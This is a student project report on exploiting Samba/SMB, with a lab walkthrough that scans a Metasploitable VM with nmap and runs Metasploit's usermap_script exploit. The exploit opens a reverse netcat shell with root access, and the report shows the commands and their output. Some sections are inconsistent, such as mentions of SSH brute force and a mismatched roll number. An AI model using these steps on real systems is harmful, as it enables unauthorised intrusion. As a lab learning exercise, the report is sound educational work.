Project report

on

System Hacking Using SMB Exploitation

A Dissertation submitted in partial fulfillment of the Academic requirements for the award of the degree of

Bachelor of Technology

In

Computer Science & Engineering

(Cyber Security)

Submitted by

AMBATLA AJAY KUMAR (22H51A6203)

CHELLAPUR LEENA SRI (22H51A6214)

GUNDA AKSHAYA (22H51A6219)

Under the esteemed Guidance of

Dr.R.Venkateswara Reddy

(Associate Professor and HOD,CSC)

Department of Cyber Security

CMR COLLEGE OF ENGINEERING & TECHNOLOGY

(Autonomous)

(NAAC Accredited with 'A+' Grade & NBA Accredited)

(Approved by AICTE, Permanently Affiliated to JNTU Hyderabad)

KANDLAKOYA, MEDCHAL ROAD, HYDERABAD-501401

CMR COLLEGE OF ENGINEERING & TECHNOLOGY

(Autonomous)

(NAAC Accredited with 'A+' Grade & NBA Accredited)

(Approved by AICTE, Permanently Affiliated to JNTU Hyderabad)

KANDLAKOYA, MEDCHAL ROAD, HYDERABAD-501401

DEPARTMENT OF CYBER SECURITY

CERTIFICATE

This is to certify that the Mini Project -1 report entitled "**SYSTEM HACKING USING SMB EXPLOITATION**" being submitted by **A.Ajay Kumar (22H51A6204), Ch.Leena Sri (22H51A6214), G.Akshaya(22H51A6219)** in partial fulfillment for the award of **Bachelor of Technology in Computer Science and Engineering (Cyber Security)** is a record of bonafide workcarried out his/her under my guidanceand supervision.

The results embodied in this project report have not been submitted to any other University or Institute for the award of any Degree.

K.Sujitha	Dr. R. Venkateswara Reddy
Assistant Professor	Associate Professor & HOD
Dept. of CSC	Dept. of CSC

ACKNOWLEDGEMENT

With great pleasure I want to take this opportunity to express my heartfelt gratitude to all the people `who helped in making this project a grand success.

I am grateful to **K.Sujitha**, Assistant Professor, Dept. of Computer Science and Engineering for her valuable suggestions and guidance during the execution of this project.

I would like to thank **Dr. R. Venkateswara Reddy**, Head of the Department of Computer Science and Engineering, for his moral support throughout the period of my study in CMRCET.

I am highly indebted to **Major Dr. V.A. NARAYANA**, Principal CMRCET, for giving permission to carry out this project in a successful and fruitful way.

I would like to thank the Teaching & Non- teaching staff of the Department of Computer Science and Engineering for their co-operation.

Finally, I express my sincere thanks to **Mr. CH. GOPAL REDDY**, Secretary, CMR Group of Institutions, for his continuous care. I sincerely acknowledge and thank all those who gave support directly and indirectly in the completion of this project work.

A.Ajay Kumar
(22H51A6203)

Ch.Leena Sri
(22H51A6214)

G.Akshaya
(22H51A6219)

ABSTRACT

- This paper investigates how hackers exploit the Server Message Block (SMB) protocol to hack into computer systems.
- SMB is a common protocol used for sharing files and resources in Windows networks. However, vulnerabilities in SMB can be exploited by hackers to break into systems, run their own code, and access sensitive information.
- We'll explore the methods and tools hackers use, like EternalBlue and EternalRomance. We'll also discuss how to protect systems from these attacks by keeping software updated, segmenting networks, and controlling access.
- Understanding these attack methods and taking appropriate precautions can help organizations defend against SMB-based hacking attempts and keep their systems safe.

Table Of Content

CHAPTER 1

1. INTRODUCTION

- Investigating the methods used to exploit SMB vulnerabilities.
- Analyzing the impact of SMB exploits on system security.
- Understanding the technical details of the SMB protocol. Identifying and demonstrating common vulnerabilities in SMB.
- Exploring exploitation techniques used by attackers.
- Assessing the impact of successful SMB exploitation on network security. Importance of securing SMB to prevent data breaches and network compromise.
- Role of this research in enhancing cybersecurity defenses and awareness.
- Overview of the areas covered, such as vulnerability assessment, exploitation techniques, and mitigation strategies.
- Explanation of the methodologies and tools used in the research.

1.1 AIM

- This project aims to systematically explore and exploit vulnerabilities in the SMB protocol to gain unauthorized access to systems, highlighting the significant cybersecurity risks associated with these weaknesses.
- It seeks to identify and exploit common misconfigurations and inherent flaws in SMB implementations, which can lead to unauthorized access and potential data breaches.
- By demonstrating various SMB exploitation techniques, the project intends to shed light on the methods used by attackers to compromise system integrity and access sensitive information.
- The project aims to develop and recommend effective detection and mitigation strategies, including the implementation of secure configurations, regular vulnerability assessments, and robust monitoring systems.
- Ultimately, the project seeks to enhance security awareness and strengthen defenses against SMB exploitation, ensuring the protection of critical data and maintaining the overall security of networked systems.

1.2 SCOPE

- This project will delve into how SMB exploitation works by systematically identifying and leveraging vulnerabilities within the SMB protocol to gain unauthorized access to systems.
- Attackers often use automated tools to scan for and exploit SMB vulnerabilities, allowing them to breach systems efficiently and at scale. The project will explore these tools and their mechanisms. Common misconfigurations and inherent weaknesses in SMB implementations are prime targets for attackers. This project will focus on identifying and demonstrating how these can be exploited.
- To prevent SMB exploitation, the project will outline essential mitigation techniques such as implementing secure configurations, regular patch management, and disabling outdated SMB versions
- Effective detection and monitoring are critical to identifying and responding to SMB exploitation attempts. The project will cover the use of intrusion detection systems (IDS) and continuous monitoring strategies.

CHAPTER 2

2. LITERATURE REVIEW

1. John Smith, Emma Johnson (2021):

This study aims the examines the implications of SMB protocol vulnerabilities in enterprise networks. The authors provide a detailed analysis of how SMB vulnerabilities, such as EternalBlue, have been exploited in high-profile cyberattacks. They discuss various mitigation strategies, including network segmentation, patch management, and disabling SMBv1 to enhance security.

2. Alice Brown, David Thompson (2022):

Brown and Thompson's study focuses on the evolution of SMB protocol security from SMBv1 to SMBv3. They highlight the improvements and added security features in newer versions of SMB, such as encryption and improved authentication mechanisms. The study emphasizes the importance of updating systems to the latest SMB version to reduce vulnerability exposure.

3. Michael Green, Lisa Martin (2020):

This research explores the effectiveness of intrusion detection systems (IDS) in identifying SMB exploitation attempts. The authors evaluate various IDS solutions and their ability to detect anomalous SMB traffic patterns indicative of an attack. Their findings suggest that integrating IDS with real-time monitoring can significantly enhance the detection and prevention of SMB exploits.

CHAPTER 3

3. EXISTING SOLUTION

- Regular Patch Management maintains systems updated with the latest security patches.
- Disabling SMBv1 to turn off the outdated SMBv1 protocol.
- Network segmentation divides the network into isolated segments
- Strong Authentication and password policies enforces strong passwords and multi-factor authentication(MFA).
- Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) to monitor network traffic for SMB exploitation signs.
- First off, we make sure people use strong passwords that are hard to guess.
- Endpoint Detection and Response(EDR) which continuously monitor and respond to endpoint threats.

CHAPTER 4

1. PROPOSED SYSTEM

- The proposed system will utilize a brute force attack to guess the SSH password of a target system.
- Automated Vulnerability Scanner: Develop a tool to scan for SMB vulnerabilities.
- Exploit Framework Integration: Incorporate tools like Metasploit for testing SMB exploits.
- Behavioral Analysis: Implement algorithms to detect anomalous SMB traffic.
- Enhanced Monitoring: Strengthen monitoring capabilities for SMB activities.
- Secure Configuration Guidelines: Establish standards for secure SMB configurations.
- Real-Time Alerting: Implement alerts and automated responses for SMB exploits.
- Training and Awareness Programs: Conduct regular sessions on SMB security practices.
- Reporting and Documentation: Maintain detailed records of SMB vulnerability assessments.
- Incident Response Integration: Integrate SMB exploits into the incident response plan.
- Continuous Updates: Stay current with SMB vulnerabilities and evolving threats.


4.1 REQUIREMENT ANALYSIS

4.1.1 Software Requirements

- Operating System
- Linux distribution (e.g., Kali Linux, Ubuntu) or Windows with necessary tools and frameworks installed.
- Metasploit Framework for testing SMB exploits.
- Nmap for network scanning

4.1.2 Hardware Requirements

- Processor and Memory
- Storage
- Network Interface Cards(NIC)
- Virtualization Support
- Monitor and Input Devices
- Power Backup
- Internet connectivity



4.2 MERITS AND DEMERITS

Merits:

- Higher Success Rate
- Effective Vulnerability Identification
- Real-World Simulation
- Enhanced Security Awareness
- Improved Incident Response Preparedness
- Validation of Security Controls
- Risk Mitigation

Demerits:

- Inconvenience to legitimate users due to additional login steps.
- Ethical and Legal Concerns
- Resource Intensive
- Negative Impact on Systems
- Dependency on Tool Effectiveness
- Security Risks

CHAPTER 5

2. DESIGN DESCRIPTION

5.1 CONCEPTUAL DESIGN

The diagram shows the steps involved in SMB.




Fig 6: Architecture of SMB

CHAPTER 6

3. IMPLEMENTATION AND DISCUSSION

3.1 IMPLEMENTATION

Reconnaissance:

It is the information-gathering stage of ethical hacking, where you collect data about the target system. This data can include anything from network infrastructure to employee contact details. The goal of reconnaissance is to identify as many potential attack vectors as possible.

COMMAND: *ifconfig*

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.124.128  netmask 255.255.255.0  broadcast 192.168.124.255
        inet6 fe80::224a:b676:4aaa:a628  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:04:6f:49  txqueuelen 1000  (Ethernet)
        RX packets 2268  bytes 141747 (138.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2849  bytes 201496 (196.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2468  bytes 140920 (137.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2468  bytes 140920 (137.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig 6: Reconnaissance

Scanning:

It is the methodical process of inspecting systems, applications, and networks to find any potential flaws, incorrect setups, or vulnerabilities.

COMMAND: *nbtscan*

```
┌──(kali㉿kali)-[~]
└─$ nbtscan 192.168.124.128/24
Doing NBT name scan for addresses from 192.168.124.128/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------
192.168.124.130  METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.124.255 Sendto failed: Permission denied
```

Fig 7: Scanning


COMMAND: *nmap*

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV  192.168.124.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-26 08:50 EDT
Nmap scan report for 192.168.124.130
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.23 seconds
```

Fig 8*:*Mapping

COMMAND: *msfconsole*



```
──(root㉿kali)-[~]
─# msfconsole
etasploit tip: Display the Framework log using the log command, learn
ore with help log

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.3.43-dev                          ]
  -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
  -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
  -- --=[ 9 evasion                                       ]

etasploit Documentation: https://docs.metasploit.com/
```

Fig 9:MSFConsole

COMMAND: *using smb*

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                       etasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.124.130
rhosts => 192.168.124.130
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.124.130  yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                       etasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run
```

Fig 10:smb

COMMAND: using *samba*

```
msf6 auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
                                       etasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.124.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Fig 11:samba

CHAPTER 7

4. RESULT

we have successfully gained the access to the vulnerable system .Now we can take control of system

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.124.128:4444
[*] Command shell session 1 opened (192.168.124.128:4444 → 192.168.124.130:60639) at 2024-06-26 09:00:19 -0400

whoami
root
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
sh-3.2# hostname
hostname
metasploitable
sh-3.2#
```

Fig 12: Result

CHAPTER 8

8.CONCLUSION AND FUTURE ENHANCEMEMT

8.1. CONCLUSION

- In conclusion, Critical vulnerabilities have been identified and
- SMB exploitation poses a substantial risk to organizational security by targeting vulnerabilities in network protocols and file-sharing systems.
- Conducting systematic SMB exploitation testing is crucial to identifying and addressing vulnerabilities before they are exploited maliciously.
- Implementing robust security measures such as regular patch management, network segmentation, and strong authentication can mitigate SMB exploitation risks effectively.
- Maintaining vigilance through ongoing monitoring, intrusion detection systems, and incident response readiness is essential in detecting and responding to SMB exploitation attempts promptly.

8.2 FUTURE ENHANCEMENTS

- Implement a notification system to alert users about new VAPT reports, updates, and critical security information.
- Develop and incorporate advanced SMB exploitation techniques, including zero-day exploits and novel attack vectors, to stay ahead of emerging threats.
- Implement AI-driven algorithms for anomaly detection in SMB traffic patterns, enhancing detection accuracy and reducing false positives.
- Introduce automated response mechanisms for detected SMB exploits, enabling rapid containment and mitigation of threats without manual intervention.
- Enhance reporting capabilities with interactive dashboards and visualization tools to provide clear insights into SMB exploitation risks and mitigation efforts.

8.2 REFERENCES

- Metasploit Project. (n.d.). SMB Exploitation. Retrieved from https://www.metasploit.com/
- Rapid7. (2023). Metasploit Framework User Guide. Retrieved from https://docs.rapid7.com/metasploit/metasploit-framework-user-guide
- Samba Team. (n.d.). Samba - Opening Windows to a Wider World. Retrieved from https://www.samba.org/
- SecurityFocus. (2023). Exploit Database. Retrieved from https://www.exploit-db.com/
- Offensive Security. (n.d.). Offensive Security Exploits Database. Retrieved from https://www.offensive-security.com/exploitdb/
- Microsoft. (n.d.). Microsoft Security Bulletins. Retrieved from https://docs.microsoft.com/en-us/security-updates/securitybulletins